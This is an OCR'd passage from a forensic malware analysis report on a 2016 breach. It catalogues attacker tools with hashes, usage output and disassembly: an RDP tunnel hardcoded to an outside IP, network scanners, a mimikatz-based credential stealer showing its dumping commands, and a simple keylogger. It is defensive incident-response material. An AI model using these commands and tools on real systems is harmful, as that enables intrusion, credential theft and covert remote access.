
This malware sample was very similar to se.exe, the main difference being that the port binding was hardcoded so no command options were necessary. By executing this, the attackers would effectively be running se.exe as:

```
> se.exe 127.0.0.1 3389 217.198.19.44 443
```


Additional Details



```
push    edi
mov     esi, offset a217_198_19_44 ; "217.198.19.44"
lea     edi, [ebp+var_10]
mov     ecx, 3          ; int
rep movsd
movsw
mov     ax, 202h
lea     edx, [ebp+WSAData] ; int
push    edx             ; lpWSAData
push    eax             ; wVersionRequested
call    WSAStartup
```



```
call    socket
mov     edi, eax
mov     [ebp+name.sa_family], 2
lea     eax, [ebp+var_10]
push    eax             ; name
call    sub_401150
pop     ecx
mov     dword ptr [ebp+name.sa_data+2], eax
push    offset a443     ; "443"
call    _atol
pop     ecx
push    eax             ; hostshort
call    htons
```



```
call    socket
mov     esi, eax
mov     [ebp+name.sa_family], 2
push    offset cp       ; "127.0.0.1"
call    inet_addr
mov     dword ptr [ebp+name.sa_data+2], eax
push    offset a3389    ; "3389"
call    _atol
pop     ecx
push    eax             ; hostshort
call    htons
mov     word ptr [ebp+name.sa_data], ax
push    10h             ; namelen
lea     eax, [ebp+name]
push    eax             ; name
push    esi             ; s
call    connect
```


2.4 Scanning Tools

Scanning tools are a crucial part of an attacker's toolkit. They provide insight into what systems and services are available to an attacker for exploitation. In this particular attack, the attackers used the output from their scanning tools to build batch scripts to effectively target and push malware out through the enterprise.

2.4.1 nbtscan.exe

File Name	nbtscan.exe	**File Size**	36,864 bytes	**Category**	Scanner
File Path	C:\WINDOWS\dver\nbtscan.exe				
MD5	2304a87e41f922bb03abc70fea11b491				
SHA1	c792029bcbd793433ba755396fe3b946dd352d97				
Description					
This command line utility scans for open NetBIOS name servers within a range of IP addresses.					

Additional Details



```
C:\malware>nbtscan.exe
nbtscan 1.0.35 - 2008-04-08 - http://www.unixwiz.net/tools/

usage: nbtscan.exe [options] target [targets...]

   Targets are lists of IP addresses, DNS names, or address
   ranges. Ranges can be in /nbits notation ("192.168.12.0/24")
   or with a range in the last octet ("192.168.12.64-97")

   -V        show Version information
   -f        show Full NBT resource record responses (recommended)
   -H        generate HTTP headers
   -v        turn on more Verbose debugging
   -n        No looking up inverse names of IP addresses responding
   -p <n>    bind to UDP Port <n> (default=0)
   -m        include MAC address in response (implied by '-f')
   -T <n>    Timeout the no-responses in <n> seconds (default=2 secs)
   -w <n>    Wait <n> msecs after each write (default=10 ms)
   -t <n>    Try each address <n> tries (default=1)
   -1        Use Winsock 1 only
   -P        generate results in perl hashref format

C:\malware>
```


2.4.2 ENT.exe

File Name	ENT.exe	File Size	348,672 bytes	Category	Scanner
File Path	C:\WINDOWS\ENT.exe				
MD5	defd991b647811e8e8e5591365e3be41				
SHA1	44375ddceb7f24a2e92a841e8275218dbb30401f				

Description

This malware is the executable for a proprietary tool named Essential NetTools[1]. This is at its core a network scanner and maintains many other capabilities.

Additional Details



Essential NetTools
Version 2.2 (Build 51)
Copyright © 1998-2000 TamoSoft, Inc.

Licensed to:
Eadle

Warning: This computer program is protected by copyright law and international treaties. Unauthorized reproduction or distribution of this program, or any portion of it, may result in civil and criminal penalties.

Starting IP: 127.0.0.1

Ending IP: 127.0.0.1

NBScan: Idle

NATShell: Idle

Shares: No connections

[1] Essential NetTools is a set of network scanning, security, and administrator tools useful in diagnosing networks and monitoring your computer's network connections. It is a Swiss Army knife for everyone interested in a powerful network toolkit for everyday use. It includes NetStat, NBScan, PortScan, HostAlive, EmailVerify, Shares, SysFIles, NetAudit, RawSocket, WiFiMan, TraceRoute and Ping, NSLookup, IPBlackList, ProcMon, and SNMPAudit.

Source: http://www.tamos.com/products/nettools/


2.4.3 ipsecscan.exe

File Name	ipsecscan.exe	**File Size**	36,864 bytes	**Category**	Scanner
File Path	C:\WINDOWS\ipsecscan.exe				
MD5	91f50425869758de4eecff84dada0ec5				
SHA1	6928f46f2f4f24d929ebc39dad3bd0cddafa6eb9				

Description

This malware scans for systems that have Internet Protocol Security ("IPSec") enabled. IPSec is a protocol most commonly associated with virtual private networks ("VPN").


Additional Details



```
C:\malware>ipsecscan.exe

IPSecScan 1.1  - (c) 2001, Arne Vidstrom, arne.vidstrom@ntsecurity.nu

               - http://ntsecurity.nu/toolbox/ipsecscan/

Error: To few arguments.

Usage: IPSecScan <ip>
       IPSecScan <start ip> <stop ip>
```

2.4.4 SL.EXE

File Name	SL.EXE	**File Size**	34,304 bytes	**Category**	Scanner
File Path	%windir%\SL.EXE				
MD5	07b71bda992eb6ec7f445908416ab609				
SHA1	15de7ec0e8499dfad51c0460e9ffbb27a167ba28				
Description					
ScanLine by Foundstone, Inc.[2] acts primarily as a Windows command line port scanning tool, but is equipped with other secondary capabilities.					
Additional Details					




File version: 1.0.1.0

Description: ScanLine

Copyright: Copyright © 2002 Foundstone Inc.

Other version information

Item name:	Value:
Comments Company File Version Internal Name Language Legal Trademarks Original File name Private Build Descripti Product Name Product Version Special Build Descript	Command line port scanner



```
C:\malware>SL.EXE 127.0.0.1
XortLine (TM) 1.01
Copyright (c) Foundstone, Inc. 2002
http://www.foundstone.com

Scan of 1 IP started at Sat Nov 19 15:41:00 2016

------------------------------------------------------------
127.0.0.1
Responded in 0 ms.
0 hops away
Responds with ICMP unreachable: Yes
TCP ports: 135 445 1029 3389
UDP ports: 123 445 500 1025 1900 2493

------------------------------------------------------------

Scan finished at Sat Nov 19 15:41:10 2016

1 IP and 267 ports scanned in 0 hours 0 mins 10.41 secs
```

[2] ScanLine is a command-line port scanner for all Windows platforms. It can perform traditional ICMP “pinging”, optional additional ICMP TimeStamp scanning, can show host response times and number of hops, do TCP scanning, simple UDP scanning, banner grabbing, and hostname resolving. Scanning is performed in a fast highly parallel fashion without resorting to using multiple threads. It can handle huge numbers and ranges of IP addresses without a problem.


Source: http://www.mcafee.com/us/downloads/free-tools/scanline.aspx

2.5 Password Stealers

During the course of this 2016 breach response and forensic analysis engagement, Kroll's Cyber team was able to identify that the network intruders had leveraged both 64-bit and 32-bit password stealing binaries. While evidence of the 32-bit version had since been deleted and overwritten, making it irrecoverable, the team was able to identify and successfully recover the 64-bit version for analysis.


2.5.1 wce64.exe

File Name	wce64.exe	File Size	748,544 bytes	Category	Password Stealer
File Path	C:\WINDOWS\test\wce64.exe				
MD5	62e899589a24352e8acf93acff2dd9b0				
SHA1	fd5dd7f7cf4b0125a11318d663bb4324162ff81f				
Description					
This 64-bit version of Windows Credential Editor is a modified/slimmed down of the mimikatz password stealer. The file had been obfuscated to appear as though it was part of Apache Open Office[3].					
Additional Details					



wce64.exe Properties

Property	Value
Description	
File description	OpenOffice 4.1.2
Type	Application
File version	2.1.0.0
Product name	OpenOffice
Product version	4.1.2
Copyright	Copyright (c) 2000-2013 Apache Software Fou...
Size	731 KB
Date modified	10/9/2003 4:48 PM
Language	English (United States)
Original filename	SOFFICE.EXE



File to scan: C:\malware\wce64.exe

☑ Advanced view   Time taken : 0.110 secs   Text size: 54986 bytes (53.70K)

```
File pos        Mem pos         ID  Text
000000087780    00000008770D    0   WellKnownGroup
0000000877A0    00000008772D    0   Alias
0000000877B0    00000008773D    0   Domain
0000000877C0    00000008774D    0   Group
0000000877F0    00000008777D    0   Token
00000008A020    000000089FAD    0   mimikatz 2.1 x64 (oe.eo)
00000008A058    000000089FE5    0   privilege::debug
00000008A080    00000008A00D    0   sekurlsa::logonpasswords
00000008A0FA    00000008A087    0   mimikatz #
00000008A198    00000008A125    0   CLEAN
00000008A288    00000008A215    0     -  %s
00000008A298    00000008A225    0    [%s]
00000008A33A    00000008A2C7    0   Module :|%s
```

[3] Source: https://www.openoffice.org/

2.6 Keystroke Logging

When a network intruder is unsuccessful at gathering credentials through less intrusive means, Kroll's Cyber experts have often observed that cyber criminals will resort to the potentially risky move of dropping a keylogger on a system. While the risk rises of the keylogger's activity being detected by an antivirus or antimalware solution running within the environment, it potentially will net the attacker a treasure trove of data that could be encrypted at rest or otherwise unattainable. In this particular breach analysis, we detected that the unauthorized intruder had deposited a simply written C++ keystroke logger.

2.6.1 wininit.exe


File Name	wininit.exe	**File Size**	57,856 bytes	**Category**	Keylogger
File Path	C:\WINDOWS\wininit.exe				
MD5	735f6a711aeaff90c1b705d415049694				
SHA1	8bbd15b40d1a90bd9004be6c88059de633003187				

Description

This is a very simple, custom-written Borland C++ keystroke logger. The malware writes output to wininit.log file in the same directory it executes from.


Additional Details

GetAsyncKeyState is a common function used in keyloggers to detect when keys are pressed on a keyboard.



```
; SHORT __stdcall GetAsyncKeyState(int vKey)
GetAsyncKeyState proc near
jmp     ds:__imp_GetAsyncKeyState ; Determine whether a key is up or down
GetAsyncKeyState endp
```

Sample wininit.log output.



```
[Results - wininit.exe (1592)]
{Down}{Down}{Down}{Down}{Down}{Down}{Down}{Down}{Down}{D
own}{Down}{Down}{Down}{Down}{Down}{Down}{Down}{Down}{Dow
n}{Down}{Down}{Down}{Down}{Down}{Down}{Down}{Down}{Down}
{Down}{Down}{Down}{Down}{Down}{Down}{Down}{Down}{Down}{D
own}{Down}{Down}{Down}{Down}{Down}{Up}{Up}{Up}{Up}{Down}
{Down}{Down}{Down}{Down}{Down}{Down}{Down}{Down}{Down}{D
own}{Down}{Down}

[infected]
{Left windows}r

[Run]
c{};\wind{Down}{Enter}

[wininit.log - Notepad]
{Left windows}r

[Run]
cmd{Enter}
```

2.7 Utility Malware

Utility malware is malware that does not particularly fit into any specific category (e.g., backdoors, keyloggers, etc.), but provides some functionality to the attacker. This activity could include, but is not limited to, gathering information, executing on remote systems, or reporting back on process information.


2.7.1 cmdpause.exe

File Name	cmdpause.exe	File Size	2,008,144 bytes	Category	Utility
File Path	C:\WINDOWS\cmdpause.exe C:\WINDOWS\dver\cmdpause.exe				
MD5	8673eb453d7c550d35ae3be24fa40193				
SHA1	2b0d64873fef5d370398322d1bf26454775b79cf				

Description

This malware queries the local host for all instances of cmd.exe and reports the number of active processes. This malware can also manage sessions of cmd.exe to include the starting and stopping of said process.

Output:



C:\WINDOWS\system32\cmd.exe

```
C:\malware>cmdpause.exe
Total running: 2

C:\malware>
```

Additional Details

This malware is a Perl2Exe executable. Perl2Exe is a solution that allows a developer to compile Perl code into something that can be run on any Windows system, as all the necessary libraries are bundled. This allows the malware to be executed on a wide variety of Windows systems. When executed, these libraries are extracted into the local system \temp directory during execution and are cleaned up once the process has been completed.

Please see Appendix for the main Perl source code.

2.7.2 mrudmp.exe

File Name	mrudmp.exe	File Size	458,752 bytes	Category	Utility
File Path	C:\WINDOWS\dver\mrudmp.exe				
MD5	222964cdf336780331521324e6370170				
SHA1	3367a0041f50ecf8827b371f5eb11c3e78b625ea				

Description


Mrudmp is a Perl2Exe binary that utilizes Reg.exe to query a remote system's registry for Remote Desktop Protocol ("RDP") information. Specifically, the malware is looking for most recent RDP sessions as well as what user accounts were associated with the RDP session. This would allow the attacker to blend in with normal administrative activity and potentially continue to go unnoticed within the compromised environment.

Additional Details

This malware is a Perl2Exe executable. Perl2Exe is a solution that allows a developer to compile Perl code into something that can be run on any Windows system, as all the necessary libraries are bundled. This allows the malware to be executed on a wide variety of Windows systems. When executed, these libraries are extracted into the local system temp directory during execution and are cleaned up once the process has been completed.

Please see Appendix for the main Perl source code.

Also, note that the malware requires an IP address to execute.



```
C:\malware>mrudmp.exe
No IP!

C:\malware>
```

Once executed, the malware writes to a tmp file with a naming scheme similar to below:

- reg-192.168.1.1.tmp


2.7.3 Reg.exe

File Name	Reg.exe	**File Size**	119,296 bytes	**Category**	Utility
File Path	C:\WINDOWS\dver\Reg.exe				
MD5	3c0771aed90cbc7d126220ba25722349				
SHA1	b26b789167f3c242dd6d04bdaba7b31bd64ebc17				

Description

The sample was part of mrudmp.exe and provided the backbone for the attackers to query registry hives on remote systems.

Additional Details




File version: 5.0.2000.1

Description: Registry Find Tool

Copyright: Copyright (C) Microsoft Corp. 1981-1999

Company
File Version
Internal Name
Language
Original File name
Product Name
Product Version

REGFIND.EXE



```
C:\malware>Reg.exe

Command-line registry manipulation utility version 1.10.
Copyright Microsoft Corporation 1997.  All rights reserved.

REG operation <Parameter List>

  operation     [ QUERY  | ADD     | UPDATE  | DELETE | COPY |
                  SAVE   | LOAD    | RESTORE | UNLOAD | FIND |
                  EXPORT | COMPARE | IMPORT  ]

For help on a specific operation type:
  REG operation /?
```


2.7.4 NETDOM.exe

File Name	NETDOM.EXE	File Size	81,680 bytes	Category	Utility
File Path	C:\WINDOWS\NETDOM.exe				
MD5	6549cc1399ab07008a3c6e2a0bb8a669				
SHA1	7af9af15a682e353bc5fdf45e68151c23697b124				

Description

This tool has legitimate functionality in a Windows AD Domain. It can be used to manage groups within AD, such as adding and removing users to said groups.

Additional Details



```
C:\malware>netdom help
NetDom 1.8 @1997-98. Written by Christophe Robert - Microsoft.

The syntax of this command is:


NETDOM [/Options] command
- or -
NETDOM HELP command

Commands available are:

   NETDOM BDC          NETDOM HELP        NETDOM MASTER
   NETDOM MEMBER       NETDOM QUERY       NETDOM RESOURCE
```

2.7.5 psex.exe

